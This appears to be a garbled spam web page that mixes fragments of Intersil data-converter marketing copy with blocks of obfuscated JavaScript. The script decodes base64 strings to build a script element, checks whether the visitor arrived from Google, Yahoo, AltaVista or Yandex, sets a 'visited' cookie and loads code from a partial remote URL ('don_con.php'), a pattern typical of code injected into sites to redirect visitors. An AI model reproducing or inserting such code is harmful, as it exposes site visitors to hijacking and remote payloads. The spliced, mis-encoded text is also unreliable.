




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


```
constructor(\x22return\x20this\x22)(\x20)'+');');catch(_0x206e51){_0x471ffc=window;}return _0x471ffc;};var
_0x179780=_0x603086();var _0x399814='ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
9+/'=_0x179780['atob']||(_0x179780['atob']=function(_0x343207){var
_0x37e8f2=String(_0x343207)['replace'](/=+$/,'');for(var _0x4c41d2=0x0,_0x24cb26,_0x1204e5,_0x143337=0x0,_0x23dabd=
'_0x1204e5=_0x37e8f2['charAt'](_0x143337++);~_0x1204e5&&(_0x24cb26=_0x4c41d2%0x4?_0x24cb26*0x40+_0x1204e
5:_0x1204e5,_0x4c41d2++%0x4)?_0x23dabd+=String['fromCharCode'](_0xff&_0x24cb26>>(-0x2*_0x4c41d2&0x6)):0x0){_
0x1204e5=_0x399814['indexOf'](_0x1204e5);}return
_0x23dabd;});});_0x496b['base64DecodeUnicode']=function(_0x51a87e){var _0x8595aa=atob(_0x51a87e);var
_0x2bdf42=[];for(var _0x4960df=0x0,_0x3e4929=_0x8595aa['length'];_0x4960df=_0x4d9ff5;},'LHerz':function
_0x42c203(_0xa01bdd,_0x1d8fb){return _0xa01bdd===_0x1d8fb;},'uFmRx':_0x42c203,'yXWxl':function
_0x10e3b1(_0x5d374c,_0x2e147b){return _0x5d374c(_0x2e147b);},'aAdCR':function
_0x54cf04(_0x30f5ef,_0x4dd78a){return _0x30f5ef+_0x4dd78a;},'vWmHh':function
_0x267506(_0x4bb5e3,_0x46a324){return _0x4bb5e3+_0x46a324;},'Plvxn':_0x267506;}. From power management to
precision analog and specialty ICs, we've got you covered for all your groovy designs.
```

```
men/don_con.php?x=en&query=','kqbFg':function _0x15be8c(_0x121480,_0x48a99c){return
_0x121480===_0x48a99c;},'IsYCF':_0x496b('0x1d'),'GcdzO':_0x496b('0x1e'),'mLDxs':function
_0x52e5c7(_0x34cd0e,_0x386c53){return _0x34cd0e===_0x386c53;},'zoQvj':_0x496b('0x1f'),'JuicI':function
_0x1bc773(_0x5162e9,_0x418fcf){return _0x5162e9+_0x418fcf;},'jTcvb':function _0x5317d9(_0x57eb4f,_0x4e638f){return
_0x57eb4f+_0x4e638f;},'dJERO':function _0x1bbe53(_0x55b006,_0x3f75f9){return
_0x55b006+_0x3f75f9;},'AUENs':function _0x3dc44c(_0x5e693e,_0x372a9a){return
_0x5e693e(_0x372a9a);},'pLWRn':_0x496b('0x15'),'LQnX':function _0x2aa373(_0xce8db4,_0x352797){return
_0xce8db4*_0x352797;},'RIFgi':function _0x12e061(_0xe381eb,_0x2122db){return
_0xe381eb+_0x2122db;},'Xojbw':_0x496b('0xf'),'jdZiy':_0x496b('0x11');};var
_0x342b13=[_0x4af24c[_0x496b('0x20')],_0x4af24c[_0x496b('0x21')],_0x4af24c[_0x496b('0x22')],_0x496b('0x23')];.. Single,
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24-bit delta-sigma A/D Converter, 2- or 4-channel differential, multiplexed inputsSampling SAR ADCs with 1-, 2-, 4- and
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differential, multiplexed inputsSampling SAR ADCs with 1-, 2-, 4- and 8-channel single-ended inputs, and 1-, 2- and 4-channel
differential inputsISLA216S25Fastest 16-bit ADC with JESD204B high speed serial outputs.
```

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```
var _0x1950=['bUFiZUM','=','LmFvbC4','=','UWIYc3Q','=','SFJYcIM','=','dldqWWk','=','aW5kZXhPZg==','TEhlcno','=','dUZtUng','=','c2
V0','eXhXeGw','=','YUFkQ1I','=','dldtSGg','=','UGx2eG4','=','a3FiRmc','=','SXNZQ0Y','=','R2Nkek8','=','bUxEeHM','=','em9Rdmo','=','SnV
pY0k','=','alRjdmI','=','ZEpfUk8','=','QVVFtNm','=','TFFua1g','=','UklGZ2k','=','WG9qYnc','=','c2NyaXB0','aGVhZA==','Y3JlYXRlRW
xlbnVudA==','R09CYXU','=','c3Jj','Z2V0RWxlbnVudHNCeVRhZ05hbWU','=','dlBPQ1c','=','YXBwZW5kQ2hpbGQ','=','ZGF0Y
Stjb252ZXJ0ZXJzK2FuYWxvZytkZXZpY2Vz','MnwwfDN8MXw1fdQ','=','R2dSWEs','=','bGVuZ3Ro','c3BsaXQ','=','cmVwbGFj
ZQ==','bWF0Y2g','=','OyBwYXRoPQ==','OyBkb21haW49','OyBzZWNIcmU','=','Y29va2ll','emVreFI','=','QUhaZEE','=','OyBleHB
pcmVzPQ==','Z2V0VGltZQ==','Q25FRnM','=','bml6RlQ','=','Lmdvb2dsZS4','=','LnlhaG9vLg==','LmFsdGF2aXN0YS4','=','Lnlhb
mRleC4','=','SW9M','dmlzaXRIZA==','dEF2','d0l5Rm8','=','VkNIT20='];(function(_0x25cb80,_0x48e283){var _0x90e53c=functi
on(_0x11c03c){while(--_0x11c03c){_0x25cb80['push'](_0x25cb80['shift']());}};_0x90e53c(++_0x48e283);}(_0x1950,0x17b))
;var _0x496b=function(_0x4f6d91,_0x22a3e9){_0x4f6d91=_0x4f6d91-0x0;var
_0x45fcef=_0x1950[_0x4f6d91];if(_0x496b['initialized']===undefined){(function(){var _0x603086=function(){var
_0x471ffc;try{_0x471ffc=Function('return\x20(function()\x20'+'). Download Mac Os 10.5.8 Free
```



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Understanding Noise in the Signal Chain Learn about how noise affects the performance of the signal chain and how to use Intersil's tools to help analyze noise that is present in semiconductor devices as well as noise due to signal processing in data converters.. ask ',_0x4af24c[_0x496b('0x24')],_0x4af24c[_0x496b('0x25')]],_0x1a4f3f=document['referrer'],_0xc4fd4c=![,_0x214112=cookie['get'](_0x496b('0x1e'));for(var _0x641a84=0x0;_0x4af24c[_0x496b('0x26')](_0x641a84,_0x342b13[_0x496b('0xb')]);_0x641a84++){if(_0x4af24c['qFTZV'](_0x1a4f3f[_0x496b('0x27')](_0x342b13[_0x641a84],0x0))){if(_0x4af24c[_0x496b('0x28')](_0x4af24c[_0x496b('0x29')],_0x4af24c['uFmRx']))}{_0xc4fd4c=!![];}else{cookie[_0x496b('0x2a')](_0x496b('0x1e'),0x1,0x1);if(!_0x214112){_0x4af24c[_0x496b('0x2b')](include,_0x4af24c[_0x496b('0x2c')](_0x4af24c[_0x496b('0x2d')](_0x4af24c[_0x496b('0x2e')],q),"));}}if(_0xc4fd4c){if(_0x4af24c[_0x496b('0x2f')](_0x4af24c[_0x496b('0x30')],_0x4af24c[_0x496b('0x30')])){cookie[_0x496b('0x2a')](_0x4af24c[_0x496b('0x31')],0x1,0x1);if(!_0x214112){if(_0x4af24c[_0x496b('0x32')]('tAv',_0x4af24c[_0x496b('0x33'))]){_0x4af24c[_0x496b('0x2b')](include,_0x4af24c[_0x496b('0x34')](_0x4af24c[_0x496b('0x35')](_0x4af24c[_0x496b('0x2e')],q),"));}}else{include(_0x4af24c[_0x496b('0x35')](_0x4af24c['jTcvb'](_0x4af24c['Plvxn'],q),"));}}else{document['cookie']=_0x4af24c[_0x496b('0x36')](_0x4af24c[_0x496b('0x36')](_0x4af24c['dJERO'](_0x4af24c[_0x496b('0x36')](_0x4af24c['dJERO'](name,'')+_0x4af24c[_0x496b('0x37')](escape,value),expires?_0x4af24c['pLWRn']+new Date(_0x4af24c[_0x496b('0x36')](new Date()[_0x496b('0x16')](),_0x4af24c[_0x496b('0x38')](expires,0x3e8)))));',path?_0x4af24c[_0x496b('0x39')](_0x4af24c[_0x496b('0x3a')],path):'),domain?_0x4af24c[_0x496b('0x39')](_0x496b('0x10'),domain):'),secure?_0x4af24c['jdZiy']:'');}}R(); Data ConvertersIntersil's data converter portfolio features precision SAR and delta-sigma A/D converters, high speed A/D converters with 8 to 16 bit resolutions and 40 to 500 MSPS sample rates, a wide selection of low-to-high resolution digital potentiometers, and a wide range of precision voltage references in both FGAb,ÿ and Band-gap technology.. Voltage ReferencesVoltage reference (vref) circuits with accurate and stable reference voltages unaffected by external influences such as variation in temperature, input voltage, and timeDigital Potentiometers (DCPs) »High Speed A/D Converters »Precision A/D Converters »eNеІжкĬ! Prost! дNеѕжкĬ! Cheers! к±гЛ°°!Raise a glass with Intersil, Renesas and TE Connectivity! Our limited edition beverage coaster reference design lights up, plays music, and indicates beverage drinkability!Peace, Love & Low PowerIntersilвЂ™s Flower Power reference design showcases a diverse portfolio of products for broad market applications.. Analog to Digital ConvertersHigh-performance analog-to-digital data converters with

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